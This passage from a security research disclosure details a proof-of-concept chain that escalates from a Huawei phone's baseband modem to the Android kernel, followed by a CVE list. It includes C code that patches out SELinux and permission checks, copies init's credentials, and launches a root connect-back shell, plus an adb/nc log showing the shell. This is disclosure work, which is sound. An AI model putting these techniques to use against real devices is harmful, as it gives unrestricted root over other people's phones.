
The first stage of the PoC (code that runs in the modem) makes the background region MPU entry readable/writeable and changes the DMSS register value restricting the modem. This is the step where we exploit the access control vulnerability.

Since the modem can legitimately access some folders of the Android filesystem via the `RFILE` interface, the PoC then uses this interface to deploy the third payload stage, which is the reverse-shell program implemented as an Android ELF file.

At this point the PoC is able to patch the Linux kernel code. Before spawning a new root process, we need to neutralize some Kernel self-defenses by patching some kernel code. After that is done, a new kernel thread to run a user-space application is created using the `usermodehelper` functions. The application dropped via `RFILE` is run via this API.

7.6.2 Kernel Code Patching and Cache Coherency

As the ACPU running the Linux kernel has many cores and L1 caches per cores, patching kernel code must be done with extreme caution, because it may happen that the cores don't share a common view of the instructions to be executed. Also, as we are patching a few hundred bytes, more severe cache-coherency problems may occur, such as when just a part of the patched instruction lands in the ACPU core cache, causing a crash with a high probability.

To overcome the low-level cache-coherency and payload-integrity problems, the second stage payload designated to the Linux kernel is written in three parts. First, the neutral ”`mov x0, #0; ret;`” 8 bytes of instructions replace the original prologue of the function to be patched. This small amount of data should fit into a single cacheline with high probability, thus payload-integrity is eliminated. Then we wait a bit to let every current invocation of the original function to finish successfully. After this, we upload the payload to overwrite the original function, but we keep the first two instructions intact, which assures that new invocations still do not run into cache-incoherency problems. To let the cache ”settle” we wait a bit again. Finally, we replace the two remaining instructions as well.

7.6.3 Eliminating Kernel Self-Defenses

The second stage begins by patching some SELinux file-related permission checking functions, specifically: selinux_inode_permission, avc_has_perm_noaudit, avc_has_extended_perms, and avc_has_perm. Next, common Discretionary Access Control is ”deactivated” by patching the generic_permission function.

7.6.4 Invoking Usermodehelper

We patch avc_has_perm not only to eliminate the SELinux policy check, but also to plant the new code that will invoke the usermodehelper functions. However, this function is called quite often (sometimes up to 1000 invocations per second), but the third-stage, the connect-back shell is supposed to be run just once. This problem is solved by a counter, which counts the invocations of avc_has_perm and calls the stage-3 execution code only once, when the counter is 512. This is an empirically chosen number, which delays the execution, which lets the kernel settle a bit after the communication with the modem.

```
void modem_stage_1(void) {
  // stage-1 init
  mpu_set_all_rw();
  dmss_exploit(); udelay(1*SECOND);
  push_rev_sh();  udelay(1*SECOND);

  // push stage-2
  mpu_set_all_rw(); patch_kernel_functions(); udelay( 1*SECOND);
  mpu_set_all_rw(); reset_check_value();      udelay( 5*SECOND);
  mpu_set_all_rw(); inject_payload_rest();    udelay(20*SECOND);
  mpu_set_all_rw(); inject_payload_head();
}
```

In the second stage, usermodehelper functions are utilized to create a kernel thread with a user-space application. We can simply use call_usermodehelper to spawn a kernel thread that will execute a user-space application, but if we do that, we run into problems with accessing the file system properly. Even though the created process runs as root and SELinux has been neutered, it can’t access files under e.g. the /data directory. As it turns out, Huawei smartphones utilize fscrypt, a file-based encryption solution built into the Linux kernel. A process must have some keys in their keyring to access fscrypt encrypted files. The keyring is part of its task_struct and some keyrings are inherited from the parent process, but a process created by a kernel thread daemon (PID 2) comes without any keys. To overcome this limitation, the kernel payload copies the credentials of init (PID

1) process, which owns every relevant key. With this change, we finally get a truly unrestricted root process.

```
int init_func(void *info, struct cred *new) {
  struct cred *old = get_task_cred(find_task_by_vpid(1));

  *new = *old;
  new->usage = 1;
  security_prepare_creds(new, old, GFP_KERNEL);

  return 0;
}

void kernel_stage_2(void) {
  if (magic != CHECK_VALUE) {
    magic = CHECK_VALUE;
    counter = 0;
  }
  counter += 1;

  if (counter == 512) {
    void *info = call_usermodehelper_setup(”rev_sh”, NULL, NULL, GFP_KERNEL,
     init_func, NULL, NULL);
    call_usermodehelper_exec(info, UMH_WAIT_EXEC);
  }

  return 0;
}
```

7.6.5 Connect-back Shell

The final, third stage is a simple TCP connect-back shell in ELF format. It connects to `127.0.0.1` host with `53535` TCP port, and presents `/bin/sh` to the remote party.

For our demo, we simply bind localhost on the phone to the host via ADB, but it would also be trivial to use a public internet IP or a LAN-local address instead.

```
$ adb reverse tcp:53535 tcp:53535
$ nc -v -l -p 53535
Listening on 0.0.0.0 53535
Connection received on adb_host 58285
id
uid=0(root) gid=0(root) groups=0(root),3009(readproc) context=u:r:toolbox:s0
```

8 CVE List

Issue	CVE
CVE-2020-1837	Baseband OOB write
CVE-2021-22413	Baseband heap buffer overflow
CVE-2021-22414	Baseband stack buffer overflow
CVE-2021-22426	Bootloader Image Loading Address Verification Bypass via Downgrade
CVE-2021-22433	BootROM Image Loading Address Verification Bypass
CVE-2021-22434	Bootloader buffer overflows
CVE-2021-22391	Linux Kernel ICC driver stack buffer overflow
CVE-2021-22392	Linux Kernel and Baseband ICC driver OOB write
CVE-2021-22430	Baseband MPU Protection Bypass
CVE-2021-22431	Baseband Insecure Access Control of DMSS Registers
CVE-2021-22432	Baseband Unrestricted Memory Access via IOMCU DMA